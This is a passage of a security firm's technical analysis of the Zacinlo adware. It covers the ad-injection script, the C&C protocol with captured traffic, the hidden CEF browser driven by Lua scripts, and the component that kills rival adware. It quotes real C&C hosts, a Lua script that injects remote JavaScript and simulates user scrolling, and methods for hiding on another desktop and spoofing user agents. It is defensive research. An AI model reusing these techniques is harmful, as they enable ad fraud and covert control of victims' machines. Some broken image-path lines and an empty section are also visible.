- some functions from https://github.com/dperini/ContentLoaded/;

The script is called with 3 parameters, as shown in the query above:

- ***u=default***, specifies the url parameter to reply when contacting the C&C
- ***f =2***, specifies when to contact the C&C, in our case the C&C is contacted when the current window is the topmost browser window
- ***s=500,400,50,50***; will be replayed as is to the C&C

Information about the visited website and browser configuration will be gathered and sent to the C&C by dynamically creating a new script element in the HTML that links to "***hxxps://cdn.optitc.com/serve***" with the following query strings added:

- ***url***: replayed value of u from the original query
- ***z0***: base64 encoded information about the website and browser configuration
- all other parameters from the original query except u and f are replayed

In our case, the script link was:

https://cdn.optitc.com/serve?url=default&z0=WyIiLDE5M jAsMTA4MCwxODk0LDY5OCwiMTEuMiByMjAyIiwyNCww LDAsImZsYXNoLGphdmEsY29va2lIiwiIiwiZmlsZTovLy9ob21lL3N1Z3VzL0Rvd25sb2Fkcy9ndWdhbF9pbmZlY3RhdC5odG1sIiwzLCJVVEY tOCIsImVuLVVTIiwxNTI0MTUxNDM4NzYyLCJNb3ppbGxhLzUuMCAoWDExOyB MaW51eCB4ODZfNjQ7IHJ2OjUyLjApIEdlY2tvLzIwMT AwMTAxIEZpcmVmb3gvNTIuMCIsIiIsIkdvb2dsZSIsIiJd&s=500%2C400%2C50%2C50

The following information is encoded in the *z0* parameter:

- screen width
- screen height

- width of the browser window
- height of the browser window
- flash version
- color depth
- whether the script is running in the topmost window
- whether orientation is available
- all the enabled browser features (e.g.: Flash, Java, cookie etc)
- the topmost browser window
- visited URL
- timezone
- character encoding of the visited site
- browser language
- current time
- user agent
- referrer of this site
- page title
- all cookies of the page

This new script contains a call to a function from the original script (***applyConfig***) to which a base64 encoded configuration JSON is passed. This JSON contains information about advertisements to be displayed and their interaction with the user. Several types of ads are handled in code:

- ***match*** – checks whether the size of the screen and browser window satisfies size requirements of the advertisements
- ***external*** – an URL is provided to which a new script element will be created and linked
- ***js_redirect*** – redirects the user to another page (the referrer field is specified from the configuration)
- ***js_chat_room*** – loads a script and an optional CSS style sheet received in the configuration
- ***popunder*** – calls a function called *popunder* on an URL specified in the configuration. This function is not implemented yet, which may hint that the script is still under development.
- ***banner*** – the main way of displaying ads. It waits for the DOM content to load, then either replaces or adds advertisements to the current page. Multiple tests can be conducted before an ad is displayed: whether a DOM element that satisfies size requirements exists; whether the src, href or className attribute of the element matches a certain regular expression; whether a certain CSS selector is matched; custom checks in JavaScript can also be dynamically specified and run from the configuration.

The JSON file contains many configuration fields, of which some of the most important ones are:

- ***ads*** – list with ad scripts to be inserted
- ***type*** – the ad type
- ***id*** – new element ID
- ***cls*** – new element class to be appended
- ***width*** – width of the new ad
- ***height*** – height of the new ad
- ***test_enabled*** – enables searching for a specific element in page, ***width*** and ***height*** are then used for matching
- ***tip_enabled*** – enables a tip by appending a new DIV element to the ad
- ***tip_text*** – text shown in the tip
- ***output*** – possible values:
    - ***1*** – display only first ad in the ads list
    - ***2*** – display only one random ad from the ads list
    - ***3*** – replace elements with ads
    - ***4*** – display all ads from the list
- ***method*** – method for inserting ads, has possible values:
    - ***1*** – add fixed element
    - ***2*** – add absolute element
    - ***3*** – replace an element in the page with ads
    - ***4*** – insert as first child of element
    - ***5*** – insert as last child of element
    - ***6*** – insert before element in parent
    - ***7*** – insert after element in parent
- ***replace_limit*** – maximum number of elements to be replaced with ads
- ***replace_method*** – possible values:
    - ***1*** – add all ads in order
    - ***2*** – all ads in random order
    - ***3*** – extend or shrink the ads list to match the number of elements found in order
    - ***4*** – same as ***3*** but randomized

    - ***5*** – extend or shrink the ads list to at most ***replace_limit*** ads in order
    - ***6*** – same as ***5*** but randomized
    - ***7,8*** – same as ***5,6*** but at most ***pick_limit*** ads
- ***align*** – horizontal align type
- ***valign*** – vertical align type
- ***x*** – horizontal alignment value
- ***y*** – vertical alignment value
- ***close_button*** – enables close button on ad
- ***close_auto*** – enables auto close for an ad in ***close_timeout*** seconds
- ***fade_enabled*** – enables fade out of an ad in ***fade_timeout*** seconds
- ***test_selector*** – checks whether an element contains some CSS styles
- ***test_offset_x*** – slack space on X axis
- ***test_offset_y*** – slack space on Y axis
- ***test_x*** – possible values: ***u,d***. Checks for a page element:
    - ***u*** :elem.width < json.width + json.test_offset_x
    - ***d*** :elem.width > json.width - json.test_offset_x
- ***test_y*** – similar to ***test_x*** for height

An example of a configuration JSON:

```
...
{
        "t": "banner",
        "n": "\u66ff\u6362 120x600",
        "id": "",
        "cls": "",
        "width": 120,
        "height": 600,
        "method": 3,
        "align": "r",
        "valign": "b",
        "x": 0,
        "y": 0,
        "close_button": false,
        "close_auto": false,
        "close_timeout": 3,
        "fade_enabled": true,
        "fade_timeout": 3,
        "test_enabled": true,
        "test_selector": "",
        "test_js": "",
        "test_x": "ud",
        "test_offset_x": 10,
        "test_y": "ud",
        "test_offset_y": 25,
        "output": 3,
        "replace_method": 6,
        "replace_limit": 2,
        "rotate_enabled": false,
        "rotate_limit": true,
        "rotate_interval": 10,
        "rotate_random": false,
        "rotate_times": 1,
        "ads": [["Google 120x600", "code", "<script async src=\"\/\/pagead2.googlesyndication.com\/
pagead\/js\/adsbygoogle.js\"><\/script>\n<!-- 1-120600 -->\n<ins class=\"adsbygoogle\"\n     style=\
"display:inline-block;width:120px;height:600px\"\n     data-ad-client=\"ca-pub-5342417538670803\"\n
data-ad-slot=\"9746813776\"><\/ins>\n<script>\n(adsbygoogle = window.adsbygoogle || []).push({});\n<\/
script>"]],
        "c": "",
        "tip_pos": "lb",
        "tip_enabled": true,
        "tip_text": "AD",
        "_id": 198712
},
...
```

```
<script async src=
    "//pagead2.googlesyndication.com/pagead/js/adsbygoogle.js">
</script>
<!-- 1-120600 -->
<ins class="adsbygoogle"
     style="display:inline-block;width:120px;height:600px"
     data-ad-client="ca-pub-5342417538670803"
     data-ad-slot="9746813776">
</ins>
<script>(adsbygoogle = window.adsbygoogle || []).push({});</script>
```

Payload - Master

The component corresponds to **svcvmx.exe** file.

The purpose of this component is to communicate with the C&C, execute the Payload – Slave components and send data through pipe to the slave. It integrates the source code of three open-source projects:

- Chromium
- Libcurl
- Crypto++

A pipe named ***SVCVMX{72CE8DB0-6EB6-4C24-92E8-A07B77A229F8}*** is created and it is used to communicate with the slave component (***vmxclient.exe***).

Different requests are made to C&C. The first request is made to receive a token which will be used in subsequent requests.

```
POST /client-api HTTP/1.1
Host: client-api.essads.com
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36
Content-Length: 608
Content-Type: application/x-www-form-urlencoded

9b904e26a06f93f2eda8120d1ef13026e497fe3567a0b70268e81d79275529af625d368eb4d70a710f311e9d20e5406c5989cf03bfb589475cd45ee32
eaf39a9840378ffc30e57949d38b947d9d6fe283a375b76d5b9e8858503f55f1b43815338b4a5dec86f15ec91164005cf8bb620da318f16d6ecfc2fee
7f830daffcc65e61d6c147c59f0bd5dd4a8e65cbdc93ba00df0c1ba7329d8194829565bef52b1e9a7812748fa0781916eebdbba66df2e05a093f87635
0e5a23eebb0288c96714e95eaf1c63a800cf33261e089bc94867fa42c245fc76fa598c6ce34d3a2507bf98670c27c67348376a3644ffad352638d04db
c5824dfe9ad324a18f23d0653ad7794e011d7a54fa5cc509339fb85f98b6750c5f76afa03c42737260966134be7339868dfc53f8e6f3ac6ff73f39fec
114HTTP/1.1 200 OK
Date: Thu, 22 Feb 2018 14:51:28 GMT
Server: Apache/2.2.22 (@RELEASE@)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/javascript; charset=utf-8

65327554761e0f4520457b852ee41c13112be2f60f36d01526b53175c94051cd6d52f6d11b72c643c2641bc51783b630caf2a18693369e451ab0e88cf
62420a688e4ead61070bc8ffd571b59b2bf823ccd41c2ff5ad976b6896549dca1b3cfd10a1f982e0aff7034f425d7bc24952763f56676866be4c06fc1
6789f40295055e24e3b788511e615147d909e1cac014c550f7ace470e706ae

Decrypted request:
{"action":1,"cid":"389F6922-D8D2-4C58-9B4E-7DEA56F3DA68","client":"5C2762D084FC491990D204997DA88A4
6,,,0,0,0","data":{"browser_ver":"3.2526.1373.0","cpu_cores":1,"cpu_hz":0,"fl_ver":"22.0.0.192","m
emory":2047,"os_ver":4,"wow_64":1},"email":"","mac":"080027a7ca91","mode":0,"token":"","ver":"1.0.
1.8"}


Decrypted response:
{"code":0,"msg":"\u5904\u7406\u6210\u529f","ver":"1.0.1","data":{"token":"HXdkO899IYtAHKP9Hc9XrKvJ
Pg7LrJ9owKdC71lXIKHk6D2A"},"_":0.0348060131073}
```

Request parameters:

- ***action*** – this field indicates the request action (1 = first request, 3 = later requests)
- ***cid*** – generated GUID saved in ***%localappdata%\Microsoft\Windows Media\userdata2*** (the path may differ depending on the file version). This file in encrypted using *CryptoAPI – CryptProtectData* and decrypted using *CryptUnprotectData* when needed.
- ***client*** – formatted string which contains: generated GUID by Zacinlo component (located in registry at value ***Liveup*** from ***HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService***), setup time (located in registry at value ***install_time*** from ***HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService***), file version of the binary file from the ***windowsmanagementservice*** service, the number of ***ct.exe*** processes, the number of ***dataup.exe*** processes, „***1***" if ***svcvmx*** is in auto-run („***HKLM\Software\Microsoft\Windows\CurrentVersion\Run***") otherwise „***0***"
- ***browser_ver*** – libcef version
- ***cpu_cores*** – number of cpu cores
- ***cpu_hz*** – cpu frequency
- ***fl_ver*** – flash version
- ***memory*** – total physical memory
- ***os_ver*** – operating system version
  - ***0*** – old Windows Operating System (unsupported by this component)
  - ***1*** – Windows XP
  - ***2*** – Windows Server or XP x64

- ***3*** – Windows Vista
- ***4*** – Windows 7
- ***5*** – Windows 8
- ***6*** – Windows 8.1
- ***7*** – Windows 10
- ***8*** – a newer Windows Operating System

- ***wow_64*** – „***1***" if is running under WoW64 subsystem otherwise „*0*"
- ***email*** - unused
- ***mac*** – victim's mac address
- ***mode*** - unused
- ***token*** – always empty for first request
- ***ver*** – version of this malware component

Later requests are made to retrieve the list of websites that need to be visited.

```
POST /client-api HTTP/1.1
Host: client-api.essads.com
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36
Content-Length: 368
Content-Type: application/x-www-form-urlencoded

9b904e26a06f93f2b6076edd9779209fe497fe3567a0b70268e81d79275529af625d368eb4d70a710f311e9d20e5406c5989cf03bfb589471ab0e88cf62420a6956faf22698eb7b2
40d223470d3784bfd8c9d79fe74fc524510afe9f491ebbbc947aba50d534a1e1d56313da941c456c9c25c3754e143b4e06b8bf3615bbb91a737e7af26042ed12d778bf758b9c88ce
4dfc58d46facbd883ae41a01914b9261f060ad8fb4d1677490f06e5c99af8b6a78e02767a4e8f6a6HTTP/1.1 200 OK
Date: Thu, 22 Feb 2018 14:51:28 GMT
Server: Apache/2.2.22 (@RELEASE@)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/javascript; charset=utf-8

65327554761e0f4520457b852ee41c13112be2f60f36d01526b53175c94051cd6d52f6d11b72c643c2641bc51783b630caf2a18693369e451ab0e88cf62420a665327554761e0f45
5c6c27bf29ed514a8668d3a8918290360c259732dc0ca188223c35184896cb4809640174c86fb578a4206bb0125521e0edd4892c993022fd24f72734e163d41555e6e6e2569f7179
59178ba598a1f5dd68959ddbaa8a60913e78356eff9ecfb532739ba2f3e9af90d9a8002fc075eb1cb94e45568431a20c9c87728671b74cd60a4c98a5bd48b284f5adb09ec1db4958
d96542240b658f60222abe39f96c9c40d2880a0aa61a51727b31468e1f65df42144cc3509f4e714a2021e1072cc655f34e22d03d9036198cb6995077a4af02f175fd16a01a03225f
d11c96035a0224bf92a0103f4e730898f56745cde06f3a85e6f833096c0adc4f3b1a96f0947d54ddc3835700894cb21b9496734a5caa0f9789000c2d3efc20d4134e6094b91145c7
585483976bd5915cf869ae0619b6332841d6250b3ea2548ed1fdae3cdefe0ae3e15ceddfd87a6ebf1773496324d829978cb75008f415037510127b71fc6c797e81b538c92ec28470
c40df1f2fced411b5c1c6c8254520795a0e52c9fd09ab4daefe446dd7c8322078cb75008f415037580bdf1fd78b4ebb8e57acdebaaa3de6d0b78100c012bf1105da26b25eb7deecb
4e91e5fcc9ea46f767c1ec78f3ec0b198511fdc4c4d91fd94ff035a63784f01964721f8d50ad2c3bd6a2d24cd1022551f2d68d47716a027a5225fa6676d338c512bcc4c6b8342b3f
1d5e11f864ff7c0c3906416bc96c5656ea3af8d0759da9b7cb71f61fcb4076ab32739ba2f3e9af90ee7b60ca78202f8f04862340786a527add577a519bcdb193776c8228575bc516
54f552f3d86596a77a3d918eb91e26e6dec9dde5e468c9c43a1b8abf9fa91cc2d8bd3d4fb795b88098913a014b610d849f64e9d1e28a0256912d659f090dd62cc246642e1e739792
9eca2a3507633b270bb8800d9bf80def6aafb183ddf647e9d8f0f618dcf7fed10bb8800d9bf80def9ee32e35d339e0c36dfbfba093b8723070979a8329cfe647eb048ae61beba7e7
cc6b386c2b102646ab2f3d72a7b6a6ffaeb4de370d59631ab45e3e4def1a039071115da1eadcdfe62fd2a6866910c77a54347314152120008acfd7b30cbbed587035a59113f04f55
7a3d918eb91e26e6599f84cd6bd843504cea0fa5dadc47d6707bd4c8ad5088d34355f732c74d79c06177dfe82b87be51de07da9ef3468fcc9d117eedaf5f3829008d0b9ad75fb024
6600f823e4e6c36fbf04abd3430f21c318c35cd834d6344351637f08e4ffec24419b2d57b5ce68f458ef5823b7ca07f8353b179ee77a38d7adb3c7800b414a7c61fbd651c027cb3f
9d01da11f5d63a1b8127a8b13aa5fecb33cfa8a57f5d4b52901969b94d6ef69521c63bc0b6302ae791fd656152e6223cb5f586fb52188810912d659f090dd62cd8f0f618dcf7fed1
5b5b0e4ed243d2ff703838ea3a298965db490f5dcdaff74197df8ac413e4db36bac7bf7d4e4dd035f1affdcb4bd9febaa57e944e5c97479a43159f414918e8f9cd16ff19ea97da24
e86cd0a4c822d7e77cf078a80d995401ffdfcd44579836b7cfe12100632f5dbd3fe1a247bc0e43585e86349f972c52b288abb55d5b7d48e75e6294120f5c72af48befe9cb388dfeb
e0537113a7b89b2b0a34d5d2cd8ced8f74168d49983ec4584244ab4121ef9622d38ac12ab7a47d4055be7e15e4d4806c79fa39f731e337877882810c592802353e28640a52e7a3fb
0884488b81b317cebf83a017e89bb4fa8d48b00022271dc2e3038c7956ba1ef9044438da494b1d8902eb4edba36c3608efa7487fbc604a00b716c4fc576c13d8ca934e8fefc3ff10
4e0e63315b51dd95b5471fb0560f28b8d10b8bf2b446e04e62a418ea2564b47900b417c07fb10e6a0173187b6e1c73ab72c3c307eab559723cd2b600aadd1b31d256110ad85ee714
f780f4338fa37c354db0c933d9fb5a154b977da578ceb5c1d1e82da4a4946b9c90d569a1d6520a6590d593f9df5e99c4148b708a563b2abfc118b644e4c71346b7491b4313a1baaa
112fc9b7672059b7ec24e5280c770be80e0823573f8f02790640d0b4269c8eded496192b822f6448c4a9c6a89ceb72bea444ce75bd82c0cd651b207ea4df73de3dd01853f5cbce77
bd1ed8f92705e87a6f82d62f68b4d39cdfe93518149adbdeb704123ea45625428d0e06d7bf8583283bcd59f1238389d454f187d7fef07254c62dc9281b87e465e5f57433b3e3d7a0
beae7ef2a26ef18e102f9d641a6c53e83bb24b3d5283058612e7d1a637192fa7dcd73f72ef4349c19595073376fa98347c893b0dea69072b98e67bfbf8274566c11586c03b21b99a
28fcb43e88731036f55eedbb9fc9dfcd38041eca2554b2037af946bd88c25419ab2f3d72a7b6a6ff7b88f632803a0a993c1756c4bf950fb4098b6bbfd3a91674bf78cc3b75030393
6b233999b45fab178c2c8837ccbe46f390a3f5fd05f4b6d22fd2a6866910c77ace0f24f557bc6abf5361847877458521712 8b04523221e9c44cb660595951cec3882ac233fbe8c41
2b7083a40e04e869cc9a70529526800d67eaacc461b9f1d10fcce9c5167198a6f1affdcb4bd9febacf4dd17629cdf0e06d443f4a26ae632199e9539fe2c7cfc02560f236e922e23e
8789c87b3b69830b604d62e094257d1d191ed1010dec746fe807a205e00adb5db220572b9b78fcb45de1ba3c650c73fc6b61f0cce245c12dd6bb17cb9337096167 93f1784dad69a0
340c26e9b6497b6e781307a96b4422af963eb5d1d0a4f28e3a6816a6590b855a500731ad6198be177aad2f669f4f870c4d6984c54e554ef60059e765d29fb11b92a588d231665abc
a7571e37b0eaa21de09d4922784c3705cdf5dc8f3c1a31ea907691aba7e6fb8cf1705e56ee538bc241c1509038df2d5d88580cbde7ee7ab23b6fcfd2dea95aaea3e0235c04d4d513
```

To identify the slave component, it searches for a file that has the ***Copyright*** field in the file version information set to ***Jetbrains***. If the file is found, it will be executed with the ***-starup*** command line to signal the slave to initialize its components.

Payload - Slave


The component corresponds to **vmxclient.exe** file.

This component acts as a custom hidden browser used to render webpages and advertisements in the background. It uses CEF (Chromium Embedded Framework) for webpage rendering and Lua scripts to emulate human interaction with the page by performing actions like scrolling or clicking on the rendered webpage, as well as to control browser actions dynamically: to reload the page, to go to the previous page, or even inject javascript in the page.

It gets started by the Payload – Master (***svcvmx.exe***) component with ***-starup*** argument. It is hidden from the user by being started in another desktop than the default one. The name of this desktop is "**srcvmx_desktop**".

The pipe created by the master component ("***SVCVMX{72CE8DB0-6EB6-4C24-92E8-A07B77A229F8}***") is opened and used to receive information about what webpages to visit. It binds multiple C functions to Lua with the Lua C API. Those functions will be used to dynamically control the actions of CEF from scripts received from the C&C.

Because it uses CEF to render webpages, multiple processes will be spawned, in a manner similar to how Chromium/Chrome browsers spawn many processes. There is a main process, a process used for GPU rendering, one for the Pepper Plugin API (PPAPI) used for Flash Player, and a process for every tab or, in our case, webpage rendered simultaneously.




avcpmil.exe		1,456 K	2,072 K	2584 Client Service
mscgwab.exe	45.44	29,884 K	63,056 K	2884 Windows Process Manager
mscgwab.exe		17,764 K	20,488 K	2160 Windows Process Manager
mscgwab.exe	18.99	46,968 K	252,456 K	2904 Windows Process Manager
mscgwab.exe	0.36	26,456 K	25,188 K	1808 Windows Process Manager

An example webpage is described by the following JSON received from the CnC:


```
{
    „id”: 19883831,
    „sn”: „2T77lBU6GN”,
    „name”: „pri3-1-0 video2 m1”,
    „url”: „http:\/\/www.cookie.com”,
    „mobile”: „”,
    „insertjs”: „”,
    „allowbigpic”: 1,
    „historylength”: 17,
    „needoldcookie”: 696,
    „allowflashnumber”: 100,
    „is_mobile”: 0,
    „flver”: „27.0.0.130”,
    „st”: [30, 45],
    „subpage”: „”,
    „user_agent”: „Mozilla\/5.0 (Windows NT 6.1) AppleWebKit\/537.36 (KHTML,  like Gecko)
Chrome\/42.0.2311.15 Safari\/537.36”,
    „size”: [100, 100],
    „referer”: „”,
    „click”: „”,
    „clickwhitelist”: „”,
    „customscript”: „InsertJs(\”<script type=\\\”text\/javascript\\\” src=\\\”\/\/www.eereader.
com\/ads6.js\\\”><\/script>\”)\nfunction RandScroll(id)\n  SendMouseMoveBrowser(id);\n  local count
= RandInt(1, 1);\n  Sleep(RandInt(1, 1));\n  for i = count, 1, -1 do\n    SendMouseWheel(-500,
id);\n\tSleep(RandInt(2, 5));\n  end\nend\n\nfunction Main()\n  OpenUrl(\”http:\/\/www.
riverfallsjournal.com\/sports\/college\/4169585-falcons-open-final-season-karges-wins\”);\n
Sleep(RandInt(10, 11));\n  local id=TopWindowId();\n  RandScroll(id);\n  Sleep(RandInt(20, 21));\n
RandScroll(id);\n  Sleep(RandInt(20, 21));\nend\n\nMain();”,
    „priority”: 0
}
```


And the following data is sent on the pipe and received by the slave component:



A new browser window is created with the desired configurations such as user agent, flash version and size. The Lua script present in the ***customscript*** field of the JSON is then executed using the Lua interpreter. An example of such a Lua script is:

```
InsertJs(„<script type=\”text/javascript\” src=\”//www.eereader.com/ads6.js\”></script>”)
function RandScroll(id)
  SendMouseMoveBrowser(id);
  local count = RandInt(1, 1);
  Sleep(RandInt(1, 1));
  for i = count, 1, -1 do
    SendMouseWheel(-500, id);
    Sleep(RandInt(2, 5));
  end
end

function Main()
  OpenUrl(„http://www.riverfallsjournal.com/sports/college/4169585-falcons-open-final-season-karges-wins”);
  Sleep(RandInt(10, 11));
  local id=TopWindowId();
  RandScroll(id);
  Sleep(RandInt(20, 21));
  RandScroll(id);
```

```
    Sleep(RandInt(20, 21));
end

Main();
```

The ***InsertJs, SendMouseMoveBrowser, SendMouseWheel, RandInt, OpenUrl, TopWindowId*** and ***Sleep*** functions are implemented natively and bound to Lua. The code above opens a URL and inserts a javascript in it. It waits 10 or 11 seconds then scrolls the page downwards every 20-25 seconds a couple of times. The javascript inserted displays a video ad.

Scrolling is implemented in all scripts we received from the C&C. Other scripts did not insert a javascript; instead they opened a URL with or without a referrer. Those that don't inject javascript usually point to an ad server such as ***http://www.feisearch.com/to.php*** or ***http://www.searchingnetwork.com/to.php,*** while the ones that do inject javascript in the page usually lead to legitimate websites.


The following functions are bound to Lua and can be used from the received scripts to control actions in the browser:

- ***Reload, Stop, Back, Forward –*** navigate through already-visited webpages
- ***RandInt*** – return a random integer between two numbers
- ***Debug*** – display a message for debugging purposes
- ***InsertJs*** – insert the specified javascript in the browser
- ***SleepMS, Sleep –*** sleep for a number of milliseconds or seconds
- ***CurrentURL*** – returns the current URL
- ***SetCurrentDeviceHeightWithBar, SetCurrentDeviceHeightDValue –*** used to change the size of the window
- ***SendMouseClickAndMoveBrowserJs, SendMouseClickAndTouchJs, SendMouseClickAndMoveJs, SendMouseClickCenterJs, SendMouseClickJs, SendMouseMoveJs, SendMouseMove, SendMouseWheel, SendMouseMoveRect, SendMouseClickRect, SendMouseClick, SendMouseMoveBrowser, TouchScroll*** – used to mimic mouse motion, scrolling and clicking
- ***InputString*** – mimic keyboard presses to input a string
- ***ExecuteScriptAndReturnValue, ExecuteScript*** – used to execute javascript
- ***TopWindowId –*** used to retrieve a handle to the top window of the browser
- ***OpenString, OpenUrl, OpenUrlWithReferer*** – used to navigate to an URL. The ***OpenString*** function can be used to inject JavaScript when loading a page.

The attacker can leverage those functions to perform any action on a website inside the custom browser.

Some of the pages are visited while impersonating a mobile device by changing the size and user agent parameters in the received JSON. For example, it uses the following user agent: "***Mozilla/5.0 (iPhone; CPU iPhone OS 10_2 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) CriOS/55.0.2883.79 Mobile/14C5077b Safari/602.1***" to make it appear that an iPhone is visiting the webpage.

We were able to make the browser window visible and monitor its actions on the page. However, all of the video ads it was trying to display were no longer available.



Trying to display a missing video ad on a webpage. Screenshot taken after the page was scrolled by the malware.

Adware Killer

The component corresponds to **winscr.exe** file.

This component integrates the source code of two different open-source projects:

- Qt
- Zlib

The goal of this component is to:

- terminate and remove the files of the running processes, services and auto-run files that it receives as either file name list or MD5 hash list
- take screenshots of the victim's desktop and send them to the C&C
- report back to the C&C the file paths of applications set to run automatically at Windows starup and service list, depending on the received file name list.

To run, it needs ***-starup*** parameter. It starts by creating ***{A4974F22-4BC8-45FA-BBC4-F1CF43265422}*** mutex. Several requests to the same C&C are made using API, each of them having specific functionality.

The first request is made to receive a list of MD5 hashes. These hashes belongs to all kinds of adware files and it seems no particular adware family is targeted. For every binary file of the running processes, a MD5 hash is computed and compared against the received list. In case of a match, the corresponding process will be killed and the corresponding files will be deleted.

The purpose of the second request is to receive a list of file names categorized in two groups: „***autostart***" and „***serviceexists***". Autostart category list will be used to delete those file names that match this list from the registry entries path

HKLM\Software\Microsoft\Windows\CurrentVersion\Run and *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* and services which are marked as autostart. The „service exists" category will be used to delete those existing services whose file names are in this file names list.

```
